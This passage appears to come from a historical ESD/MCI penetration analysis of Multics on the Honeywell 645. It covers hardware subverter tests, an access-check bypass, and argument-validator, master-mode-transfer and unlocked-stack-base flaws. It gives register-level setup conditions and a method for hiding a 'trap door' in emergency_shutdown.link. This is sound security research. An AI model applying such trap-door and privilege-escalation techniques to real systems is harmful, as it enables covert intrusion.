Subverter Test Attempts
1100 Operating Hours

Test Name	# Attempts
1. Clear Associative Memory	3526
2. Store Control Unit	3466
3. Load Timer Register	3444
4. Load Descriptor Base Register	3422
5. Store Descriptor Base Register	3403
6. Connect I/O Channel	3378
7. Delay Until Interrupt Signal	3359
8. Read Memory Controller Mask Register	3344
9. Set Memory Controller Mask Register	3328
10. Set Memory Controller Interrupt Cells	3309
11. Load Alarm Clock	3289
12. Load Associative Memory	3259
13. Store Associative Memory	3236
14. Restore Control Unit	3219
15. No Read Permission	3148
16. No Write Permission	3131
17. XED - No Read Permission	3113
18. XED - No Write Permission	3098
19. Tally Word Without Write Permission	3083
20. Bounds Fault <64K	2398
21. Bounds Fault >64K	2368
22. Illegal Opcodes	2108

Tests 1-14 are tests of master mode instructions. Tests 15 and 16 attempt simple violation of read and write permission as set on segment ACL's. Tests 17 and 18 are identical to 15 and 16 except that the faulting instructions are reached from an Execute Double instruction rather than normal instruction flow. Test 19 attempts to increment a tally word that is in a segment without write permission. Tests 20 and 21 take out of bounds faults on segments of zero length, forcing the supervisor to grow new page tables for them. Test 22 attempts execution of all the instructions marked illegal on the 645.

3.2.2 Execute Instruction Access Check Bypass

While experimenting with the hardware subverter, a sequence of code (10) was observed which would cause the hardware of the 645 to bypass access checking. Specifically, the execute instruction in certain cases described below would permit the executed instruction to access a segment for reading or writing without the corresponding permissions in the SDW.

This vulnerability occurred when the execute instruction was in certain restricted locations of a segment with at least read-execute (re) permission. (See Figure 4.) The execute instruction then referenced an object instruction in word zero of a second segment with at least R permission. The object instruction indirected through an ITS pointer in the first segment to access a word for reading or writing in a third segment. The third segment was required to be "active"; that is, to have an SDW pointing to a valid page table for the segment. If all these conditions were met precisely, the access control fields in the SDW of the third segment would be ignored and the object instruction permitted to complete without access checks.

The exact layout of instructions and indirect words was crucial. For example, if the object instruction used a base register rather than indirecting through the segment containing the execute instruction (i.e., `staq ap|0` rather than `staq 6,*`), then the access checks were done properly. Unfortunately, a complete schematic of the 645 was not available to determine the exact cause of the bypass. In informal communications with Honeywell, it was indicated that the error was introduced in a field modification to the 645 at MIT and was then made to all processors at all other sites.

This hardware bug represents a violation of one of the most fundamental rules of the Multics design - the checking of every reference to a segment by the hardware. This bug was not caused by fundamental design problems. Rather, it was caused by carelessness by the hardware engineering personnel.

(10) The subverter was designed to test sequences of code in which single failures could lead to security problems. Some of these sequences exercised relatively complex and infrequently used instruction modifications which experience had shown were prone to error.




Figure 4. Execute Instruction Bypass

No attempt was made to make a complete search for additional hardware design bugs, as this would have required logic diagrams for the 645. It was sufficient for this effort to demonstrate one vulnerability in this area.

3.2.3 Preview of 6180 Hardware Vulnerabilities

While no detailed look has been taken at the issue of hardware vulnerabilities on the 6180, the very first login of an ESD analyst to the 6180 inadvertently discovered a hardware vulnerability that crashed the system. The vulnerability was found in the Tally Word Without Write Permission test of the subverter. In this test, when the 6180 processor encountered the tally word without write permission, it signalled a "trouble" fault rather than an "access violation" fault. The "trouble" fault is normally signalled only when a fault occurs during the signalling of a fault. Upon encountering a "trouble" fault, the software normally brings the system down.

It should be noted that the HIS 6180 contains very new and complex hardware that, as of this publication, has not been completely "shaken down". Thus, Honeywell still quite reasonably expects to find hardware problems. However, the inadequacy of "testing" for security vulnerabilities applies equally well to hardware as to software. Simply "shaking down" the hardware cannot find all the possible vulnerabilities.

3.3 Software Vulnerabilities

Although the approach plan for the vulnerability analysis only called for locating one example of each class of vulnerability, three software vulnerabilities were identified as shown below. Again, the search was neither exhaustive nor systematic.

3.3.1 Insufficient Argument Validation

Because the 645 Multics system must simulate protection rings in software, there is no direct hardware validation of arguments passed in a subroutine call from a less privileged ring to a more privileged ring. Some form of validation is required, because a malicious user could call a ring 0 routine that stores information through a user supplied pointer. If the malicious user supplied a pointer to data to which ring 0 had write permission but to which the user ring did not, ring 0 could be "tricked"

into causing a security violation.

To provide validation, the 645 software ring crossing mechanism requires all gate segments (11) to declare to the "gatekeeper" the following information:

1. number of arguments expected
2. data type of each arguments
3. access requirements for each argument-read only or read/write.

This information is stored by convention in specified locations within the gate segment. (12) The "gatekeeper" invokes an argument validation routine that inspects the argument list being passed to the gate to ensure that the declared requirements are met. If any test fails, the argument validator aborts the call and signals the condition "gate_error" in the calling ring.

In February 1973, a vulnerability was identified in the argument validator that would permit the "fooling" of ring 0 programs. The argument validator's algorithm to validate read or read/write permission was as follows: First copy the argument list into ring 0 to prevent modification of the argument list by a process running on another CPU in the system while the first process is in ring 0 and has completed argument validation. Next, force indirection through each argument pointer to obtain the segment number of the target argument. Then look up the segment in the calling ring's descriptor segment to check for read or write permission.

The vulnerability is as follows: (See figure 5.) An argument pointer supplied by the user is constructed to contain an IDC modifier (increment address, decrement tally, and continue) that causes the first reference through the indirect chain to address a valid argument. This first reference is the one made by the

(11) A gate segment is a segment used to cross rings. It is identified by R2 and R3 of its ring brackets R1, R2, R3 being different. See Organick <ORG72> for a detailed description of ring brackets.

(12) For the convenience of authors of gates, a special "gate language" and "gate compiler" are provided to generate properly formatted gates. Using this language, the author of the gate can declare the data type and access requirement of each argument.




Figure 5. Insufficient Argument Validation

argument validator. The reference through the IDC modifier increments the address field of the tally word causing it to point to a different indirect word which in turn points to a different ITS pointer which points to an argument which is writable in ring 0 only. The second reference through this modified indirect chain is made by the ring 0 program which proceeds to write data where it shouldn't. (13)

This vulnerability resulted from violation of a basic rule of the Multics design - that all arguments to a more privileged ring be validated. The problem was not in the fundamental design - the concept of a software argument validator is sound given the lack of ring hardware. The problem was an ad hoc implementation of that argument validator which overlooked a class of argument pointers.

Independently, a change was made to the MIT system which fixed this vulnerability in February 1973. The presence and exploitability of the vulnerability were verified on the RADC Multics which had not been updated to the version running at MIT. The method of correction chosen by MIT was rather "brute force." The argument validator was changed to require the modifier in the second word of each argument pointer always to be zero. This requirement solves the specific problem of the IDC modifier, but not the general problem of argument validation.

3.3.2 Master Mode Transfer

As described in Sections 2.1.2 and 2.2.4, the 645 CPU has a master mode in which privileged instructions may be executed and in which access checking is inhibited although address translation through segment and page tables is retained. (14) The original design of the Multics protection rings called for master mode code to be

(13) Depending on the actual number of references made, the malicious user need only vary the number of indirect words pointing to legal and illegal arguments. We have assumed for simplicity here that the validator and the ring 0 program make only one reference each.

(14) The 645 also has an absolute mode in which all addresses are absolute core addresses rather than being translated by the segmentation hardware. This mode is used only to initialize the system.

restricted to ring 0 by convention. (15) This convention caused the fault handling mechanism to be excessively expensive due to the necessity of switching from the user ring into ring 0 and out again using the full software ring crossing mechanism. It was therefore proposed and implemented that the signaller, the module responsible for processing faults to be signalled to the user, (16) be permitted to run in the user ring to speed up fault processing. The signaller is a master mode procedure, because it must execute the RCU (Restore Control Unit) instruction to restart a process after a fault.

The decision to move the signaller to the user ring was not felt to be a security problem by the system designers, because master mode procedures could only be entered at word zero. The signaller would be assembled with the master mode pseudo-operation code at word zero to protect it from any malicious attempt by a user to execute an arbitrary sequence of instructions within the procedure. It was also proposed, although never implemented, that the code of master mode procedures in the user ring be specially audited. However as we shall see in Section 3.4.4, auditing does not guarantee victory in the "battle of wits" between the implementor and the penetrator. Auditing cannot be used to make up for fundamental security weaknesses.

It was postulated in the ESD/MCI vulnerability analysis that master mode procedures in the user ring represent a fundamental violation of the Multics security concept. Violating this concept moves the security controls from the basic hardware/software mechanism to the cleverness of the systems programmer who, being human, makes mistakes and commits oversights. The master mode procedures become classical "supervisor calls" with no rules for "sufficient" security checks. In fact, upon close examination of the signaller, this hypothesis was found to be true.

(15) This convention is enforced on the 6180. Privileged mode (the 6180 analogy to the 645 master mode) only has effect in ring 0. Outside ring 0, the hardware ignores the privileged mode bit.

(16) The signaller processed such faults as "zerodivide" and access violation which are signalled to the user. Page faults and segment faults which the user never sees are processed elsewhere in ring 0.

The master mode pseudo-operation code was designed only to protect master mode procedures from random calls within ring 0. It was not designed to withstand the attack of a malicious user, but only to operate in the relatively benign environment of ring 0.

The master mode program shown in Figure 6 assembles into the interpreted object code shown in Figure 7. The master mode procedure can only be entered at location zero. (17) By convention, the n entry points to the procedure are numbered from 0 to $n-1$. The number of the desired entry point must be in index register zero at the time of the call. The first two instructions in the master mode sequence check to ensure that index register zero is in bounds. If it is, the transfer on no carry (tnc) instruction indirections through the transfer vector to the proper entry. If index register zero is out of bounds, the processor registers are saved for debugging and control is transferred to "mxerror," a routine to crash the system because of an unrecoverable error.

This transfer to mxerror is the most obvious vulnerability. By moving the signaller into the user ring, the designers allowed a user to arbitrarily crash the system by transferring to signaller|0 with a bad value in index register zero. This vulnerability is not too serious, since it does not compromise information and could be repaired by changing mxerror to handle the error, rather than crashing the system.

However, there is a much more subtle and dangerous vulnerability here. The `tra lp|12,*` instruction that is used to call mxerror believes that the lp register points to the linkage section of the signaller, which it should if the call were legitimate. However, a malicious user may set the lp register to point wherever he wishes, permitting him to transfer to an arbitrary location while the CPU is still in master mode. The key is the transfer in master mode, because this permits a transfer to an arbitrary location within another master mode procedure without access checking and without the restriction of entering at word zero. Thus, the penetrator need only find a convenient store instruction to be able to write into his own descriptor segment, for example. Figure 8 shows the use of a `sta bp|0` instruction to change the contents of an SDW illegally.

(17) This restriction is enforced by hardware described in Section 2.1.2.

```

name      master_test
mastermode
entry     a
entry     b
a:        code
...
b:        code
...
end

```


Figure 6. Master Mode Source Code

```

cmpx0     2,du      "call in bounds?
tnc       transfer_vector,0  "Yes, go to entry
stb       sp|0      "illegal call here
sreg      sp|10     "save registers
eapap     arglist   "set up call
stcd      sp|24
tra       lp|12,*   "lp|12 points to mxerror
a:        code
...
b:        code
...
transfer_vector:
tra       a
tra       b
end

```

Figure 7. Master Mode Interpreted Object Code



Setup Conditions

A reg : = new SDW
 Index 0 : = - 1
 lp : = address (POINTER) - 12
 POINTER : = address (sta instruction)
 bp : = address (SDW)

Figure 8. Store with Master Mode Transfer

There is one major difficulty in exploiting this vulnerability. The instruction to which control is transferred must be chosen with extreme care. The instructions immediately following the store must provide some orderly means of returning control to the malicious user without doing uncontrolled damage to the system. If a crucial data base is garbled, the system will crash leaving a core dump which could incriminate the penetrator.

This vulnerability was identified by ESD/MCI in June 1972. An attempt to use the vulnerability led to a system crash for the following reason: Due to an obsolete listing of the signaller, the transfer was made to an LDBR (Load Descriptor Base Register) instruction instead of the expected store instruction. The DBR was loaded with a garbled value, and the system promptly crashed. The system maintenance personnel, being unaware of the presence of an active penetration, attributed the crash to a disk read error.

The Master Mode Transfer vulnerability resulted from a violation of the fundamental rule that master mode code shall not be executed outside ring 0. The violation was not made maliciously by the system implementors. Rather it occurs because of the interaction of two seemingly independent events: the ability to transfer via the Ip without the system being able to check the validity of the Ip setting, and the ability for that transfer to be to master mode code. The separation of these events made the recognition of the problem unlikely during implementation.

3.3.3 Unlocked Stack Base

The 645 CPU has eight 18-bit registers that are used for inter-segment references. Control bits are associated with each register to allow it to be paired with another register as a word number-segment number pair. In addition, each register has a lock bit, settable only in master mode, which protects its contents from modification. By convention, the eight registers are named and paired as shown in Table 2.

TABLE 2
Base Register Pairing

<u>Number</u>	<u>Name</u>	<u>Use</u>	<u>Pairing</u>
0	ap	argument pointer	paired with ab
1	ab	argument base	unpaired
2	bp	unassigned	paired with bh
3	bb	unassigned	unpaired
4	lp	linkage pointer	paired with lb
5	lb	linkage base	unpaired
6	sp	stack pointer	paired with sh
7	sb	stack base	unpaired

During the early design of the Multics operating system, it was felt that the ring 0 code could be simplified if the stack base (sb) register were locked, that is, could only be modified in master mode. The sb contained the segment number of the user stack which was guaranteed to be writeable. If the sb were locked, then the ring 0 fault and interrupt handlers could have convenient areas in which to store stack frames. After Multics had been released to users at MIT, it was realized that locking the stack base unnecessarily constrained language designers. Some languages would be extremely difficult to implement without the capability of quickly and easily switching between stack segments. Therefore, the system was modified to no longer lock the stack base.

When the stack base was unlocked, it was realized that there was code scattered throughout ring 0 which assumed that the sb always pointed to the stack. Therefore, ring 0 was "audited" for all code which depended on the locked stack base. However, the audit was never completed and the few dependencies identified were in general not repaired until much later.

As part of the vulnerability analysis, it was hypothesized that such an audit for unlocked stack base problems was presumably incomplete. The ring 0 code is so large that a subtle dependency on the sb register could

easily slip by an auditor's notice. This, in fact proved to be true as shown below:

Section 3.3.2 showed that the master mode pseudo-operation code believed the value in the `lp` register and transferred through it. Figure 7 shows that the master mode pseudo-operation code also depends on the `sb` pointing to a writeable stack segment. When an illegal master mode call is made, the registers are saved on the stack prior to calling "`mxerror`" to crash the system. This code was designed prior to the unlocking of the stack base and was not detected in the system audit. The malicious user need only set the `sp-sb` pair to point anywhere to perform an illegal store of the registers with master mode privileges.

The exploitation of the unlocked stack base vulnerability was a two step procedure. The master mode pseudo-operation code stored all the processor registers in an area over 20 words long. This area was far too large for use in a system penetration in which at most one or two words are modified to give the agent the privileges he requires. However, storing a large number of words could be very useful to install a "trap door" in the system -- that is a sequence of code which when properly invoked provides the penetrator with the needed tools to subvert the system. Such a "trap door" must be well hidden to avoid accidental discovery by the system maintenance personnel.

It was noted that the linkage segments of several of the ring 0 master mode procedures were preserved as separate segments rather than being combined in a single linkage segment. Further, these linkage segments were themselves master mode procedures. Thus, segments such as `signaller`, `fim`, and `emergency_shutdown` had corresponding master mode linkage segments `signaller.link`, `fim.link`, and `emergency_shutdown.link`. Linkage segments contain a great deal of information used only by the binder and therefore contain a great deal of extraneous information in ring 0. For this reason, a master mode linkage segment is an ideal place to conceal a "trap door." There is a master mode procedure called `emergency_shutdown` that is used to place the system in a consistent state in the event of a crash. Since `emergency_shutdown` is used only at the time of a system crash, its linkage segment, `emergency_shutdown.link`, was chosen to be used for the "trap door".


The first step of the exploitation of the unlocked stack base is shown in Figure 9. (18) The signaller is entered at location 0 with an invalid index register 0. The stack pointer is set to point to an area of extraneous storage in emergency_shutdown.link. The AQ register contains a two instruction "trap door" which when executed in master mode can load or store any 36-bit word in the system. The index registers could be used to hold a longer "trap door"; however, in this case the xed bp|0, tra bp|2 sequence is sufficient. The base registers, index registers, and AQ register are stored into emergency_shutdown.link, thus laying the "trap door". Finally a transfer is made indirect through lp|12 which has been pre-set as a return pointer. (19)

Step two of the exploitation of the unlocked stack base is shown in Figure 10. The calling program sets the bp register to point to the desired instruction pair and transfers to word zero of the signaller with an invalid value in index register 0. The signaller saves its registers on the user's stack frame since the sp has not been changed. It then transfers indirect through lp|12 which has been set to point to the "trap door" in emergency_shutdown.link. The first instruction of the "trap door" is an execute double (XED) which permits the user (penetration agent) to specify any two arbitrary instructions to be executed in master mode. In this example, the instruction pair loads the Q register from a word in the stack frame (20) and then stores indirect through a pointer in the stack to an SDW in the descriptor segment. The second instruction in the "trap door" transfers back to the calling program, and the penetrator may go about his business.

(18) Listings of the code used to exploit this vulnerability are found in Appendix B.

(19) This transfer uses the Master Mode Transfer vulnerability to return. This is done primarily for convenience. The fundamental vulnerability is the storing through the sp register. Without the Master Mode Transfer, exploitation of the Unlocked Stack Base would have been more difficult, although far from impossible.

(20) It should be noted that only step one changed the value of the sp. In step two, it is very useful to leave the sp pointing to a valid stack frame.



Setup Conditions

AQ register $:= \text{xed } bp \mid 0; \text{ tra } bp \mid 2$
 Index 0 $:= -1$
 sp $:= \text{address (unused storage in emergency_shutdown.link)}$
 lp $\mid 12$ $:= \text{address (return location)}$

Figure 9. Unlocked Stack Base (Step 1)

